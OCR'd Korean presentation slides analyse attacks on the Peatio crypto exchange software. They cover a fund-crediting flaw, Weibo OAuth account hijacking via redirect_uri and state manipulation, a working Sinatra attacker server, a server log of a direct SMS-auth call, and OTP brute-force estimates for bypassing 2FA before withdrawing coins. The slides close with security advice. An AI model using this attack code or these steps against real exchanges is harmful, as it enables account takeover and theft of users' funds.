
- 주문(Order) 생성 시, unlock_and_sub_funds(), plus_funds() 함수 호출
- unlock_and_sub_funds()에 문제가 생기더라도 plus_funds() 함수가 계속 진행됨
- 따라서 아무런 제약 없이 계속해서 expect_account에 입금할 수 있음

해킹 시나리오


Victim
Attacker
1. Hijacking account
2. Bypassing 2FA
3. Withdraw coins
omniauth-weibo-oauth2
Google Authenticator
SMS Authenticator

해킹 시나리오

(1) Weibo-connected account



1) attacker_page는 weibo.com/authorize?...redirect_uri=https://app/documents/not_existing_doc%23.. 로 이동
2) Weibo는 redirect_uri를 파싱하지 못함 => https://app/documents/not_existing_doc#?code=VALID_CODE 로 이동
3) Peatio는 not_existing_doc을 찾지 못함 => Location header를 attacker_page인 request.referer로 보냄
4) 브라우저는 #?code=VALID_CODE를 유지한 채 attacker_page#?code=VALID_CODE를 불러옴
5) attacker_page의 location.hash에 valid code 유출 => http://app/auth/weibo/callback을 통해 로그인

해킹 시나리오

(2) Not connected account

1) attacker_page는 victim의 state를 임의의 숫자로 변경
2) 이후 attacker의 Weibo 쿠키와 변경된 state를 합쳐 URL 주소 생성
3) 위 URL 주소로 리다이렉트 => attacker의 Weibo 계정이 victim의 Peatio 계정에 연결

해킹 시나리오

(2) Not connected account

Ex. https://yunbi.com

Sinatra: DSL(Domain Specific Language) for quickly creating web applications in Ruby with minimal effort.

```
require 'sinatra'
get '/get_weibo_cb' do

  conn = Faraday.new(:url => 'https://api.weibo.com')
  new_url = conn.get do |r|
    r.url "/oauth2/authorize?client_id=YOUR_ID&redirect_uri=https%3A%2F%2Fyunbi.com%2Fauth%2Fweibo%2Fcallback&response_type=code&state=123"

    r.headers['Cookie'] =<<COOKIE
YourWeiboCookies
COOKIE

    r.options.timeout = 4
    r.options.open_timeout = 2
  end.headers["Location"]
  redirect new_url
end

get '/peatio_demo' do
  response.headers['Content-Security-Policy'] = "img-src 'self' https://yunbi.com"
  "<img src='https://yunbi.com/auth/weibo?state=123'><img src='/get_weibo_cb'>"
end
```

해킹 시나리오

(1) Not used SMS Auth

1) curl 커맨드를 이용해 SmsAuthsController.update()를 직접 호출 => auth code 생성
2) 이후 attacker의 Weibo 쿠키와 변경된 state를 합쳐 URL 주소 생성
3) 위 URL 주소로 리다이렉트 => attacker의 Weibo 계정이 victim의 Peatio 계정에 연결


해킹 시나리오

(1) Not used SMS Auth

```
Started PATCH "/verify/sms_auth" for 10.0.2.2 at 2020-02-25 12:21:26 +0900
Processing by Verify::SmsAuthsController#update as JS
  Parameters: {"utf8"=>"✓", "sms_auth"=>{"country"=>"KR", "phone_number"=>"01027152430", "otp"=>""}, "commit"=>"send_code"}
  Member Load (0.2ms)  SELECT `members`.* FROM `members` WHERE `members`.`disabled` = 0 AND `members`.`id` = 1 ORDER BY `members`.`id` ASC LIMIT 1
   (0.8ms)  SELECT SUM(`trades`.`volume`) AS sum_id FROM `trades` WHERE `trades`.`currency` = 3 AND (created_at > '2020-02-24 12:21:26')
  Account Load (0.2ms)  SELECT `accounts`.* FROM `accounts` WHERE `accounts`.`member_id` = 1
  TwoFactor Load (0.2ms)  SELECT `two_factors`.* FROM `two_factors` WHERE `two_factors`.`member_id` = 1 AND `two_factors`.`type` = 'TwoFactor::Sms' LIMIT 1
  TwoFactor Load (0.2ms)  SELECT `two_factors`.* FROM `two_factors` WHERE `two_factors`.`member_id` = 1 AND `two_factors`.`type` = 'TwoFactor::App' LIMIT 1
  Member Load (0.2ms)  SELECT `members`.* FROM `members` WHERE `members`.`id` = 1 LIMIT 1
  TwoFactor Exists (0.4ms)  SELECT 1 AS one FROM `two_factors` WHERE (`two_factors`.`type` = BINARY 'TwoFactor::Sms' AND `two_factors`.`id` != 2 AND `two_factors`.`member_id` = 1) LIMIT 1
   (0.1ms)  BEGIN
  CACHE (0.0ms)  SELECT 1 AS one FROM `two_factors` WHERE (`two_factors`.`type` = BINARY 'TwoFactor::Sms' AND `two_factors`.`id` != 2 AND `two_factors`.`member_id` = 1) LIMIT 1
  SQL (0.3ms)  UPDATE `two_factors` SET `otp_secret` = '883040', `refreshed_at` = '2020-02-25 12:21:26' WHERE `two_factors`.`type` IN ('TwoFactor::Sms') AND `two_factors`.`id` = 2
   (4.4ms)  COMMIT
   (0.1ms)  BEGIN
  Member Exists (0.4ms)  SELECT 1 AS one FROM `members` WHERE (`members`.`email` = BINARY 'admin@peatio.dev' AND `members`.`id` != 1) LIMIT 1
  SQL (12.2ms)  UPDATE `members` SET `phone_number` = '8201027152430', `updated_at` = '2020-02-25 12:21:26' WHERE `members`.`id` = 1
  IdDocument Load (0.5ms)  SELECT `id_documents`.* FROM `id_documents` WHERE `id_documents`.`member_id` = 1 LIMIT 1
  TwoFactor Load (0.4ms)  SELECT `two_factors`.* FROM `two_factors` WHERE `two_factors`.`member_id` = 1 AND `two_factors`.`type` = 'TwoFactor::App' LIMIT 1
  TwoFactor Load (0.3ms)  SELECT `two_factors`.* FROM `two_factors` WHERE `two_factors`.`member_id` = 1 AND `two_factors`.`type` = 'TwoFactor::Sms' LIMIT 1
   (2.6ms)  COMMIT
  Rendered text template (0.0ms)
Completed 200 OK in 352ms (Views: 1.3ms | ActiveRecord: 23.6ms)
```

해킹 시나리오

(2) Used both SMS Auth & Google Auth




- Peatio는 OTP 실패 횟수 제한 없음
- brute force를 사용해 Google Auth 뚫는데 최대 128시간이 걸림

Window time. Normally 30 seconds for Google Authenticator,
30
Number of combinations, for 6 digits it's just a million.
1000000
Requests per second the attacker can make.
10
Time the bruteforce will take and its probability of success
38 hours - 75%
64 hours - 90%
128 hours - 99%

[1] 6 digit OTP for Two Factor Auth (2FA) is brute-forceable in 3 days: https://lukeplant.me.uk/blog/posts/6-digit-otp-for-two-factor-auth-is-brute-forceable-in-3-days

해킹 시나리오

(3) Used SMS Auth Only



1) two_factor_by_type()은 scope-activated를 사용하지 않아 활성화 되지 않은 2FA를 사용할 수 있음
2) SMS Auth를 brute force로 뚫게 될 시 victim은 의심스러운 SMS를 받게 되므로 SMS Auth 사용 X
3) (2)에서 사용한 Google Auth 뚫는 방법 사용

요약 및 정리

1. 거래소는 기본적으로 계정 및 2FA 관련 보안에 취약할 수 밖에 없는 구조다.
2. 또한 admin 계정에 많은 권한이 부여됨 => admin 해킹 시 큰 피해를 입을 수 있다.
3. 따라서 불가피하게 거래소를 통해 코인 거래 시 거래 이후 코인은 콜드 월렛에 저장하는 것이 안전하다.